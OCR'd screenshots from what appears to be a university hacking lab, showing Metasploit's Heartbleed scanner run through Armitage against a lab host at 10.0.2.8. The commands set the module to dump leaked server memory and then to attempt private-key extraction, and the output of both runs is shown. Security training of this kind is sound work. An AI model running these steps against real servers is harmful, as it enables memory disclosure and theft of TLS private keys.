

Hacking-Kali-Linux-COMP3052-202304 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Armitage 12:07 PM
Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
scanner
ssl
openssl_heart
heartbleed
10.0.2.8
10.0.2.1
10.0.2.15
Console X nmap X nmap X Services X scanner/ssl/openssl_heartbleed X
msf5 auxiliary(scanner/ssl/openssl_heartbleed) > set ACTION DUMP
ACTION => DUMP
msf5 auxiliary(scanner/ssl/openssl_heartbleed) > run
[+] 10.0.2.8:443 - Heartbeat response with leak, 65535 bytes
[+] 10.0.2.8:443 - Heartbeat data stored in
/home/sec/.msf4/loot/20230417120709_default_10.0.2.8_openssl.heartble_133824.
[*] 10.0.2.8:443 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ssl/openssl_heartbleed) >
Right Ctrl





Double click



Hacking-Kali-Linux-COMP3052-202304 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Armitage 12:11 PM
Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
scanner
ssl
openssl_heart
heartbleed
10.0.2.8
10.0.2.1
10.0.2.15
Console X
nmap X
nmap X
Services X
scanner/ssl/openssl_heartbleed X
Loot X
View X
Host: 10.0.2.8
Access-Control-Request-Method: DELETE
Refresh
Right Ctrl



Hacking-Kali-Linux-COMP3052-202304 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Armitage 12:13 PM
Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
scanner
ssl
openssl_heart
heartbleed
10.0.2.8
10.0.2.1
10.0.2.15
Console X
nmap X
nmap X
Services X
scanner/ssl/openssl_heartbleed X
Loot X
View X
scanner/ssl/openssl_heartbleed X
msf5 auxiliary(scanner/ssl/openssl_heartbleed) > set ACTION KEYS
ACTION => KEYS
msf5 auxiliary(scanner/ssl/openssl_heartbleed) > run
[*] 10.0.2.8:443 - Scanning for private keys
[*] 10.0.2.8:443 - Getting public key constants...
[*] 10.0.2.8:443 - 2023-04-17 16:13:42 UTC - Starting.
[*] 10.0.2.8:443 - 2023-04-17 16:13:42 UTC - Attempt 0...
msf5 auxiliary(scanner/ssl/openssl_heartbleed) >
Right Ctrl


Hacking-Kali-Linux-COMP3052-202304 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Armitage 12:17 PM
Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
scanner
ssl
openssl_heart
heartbleed
10.0.2.8
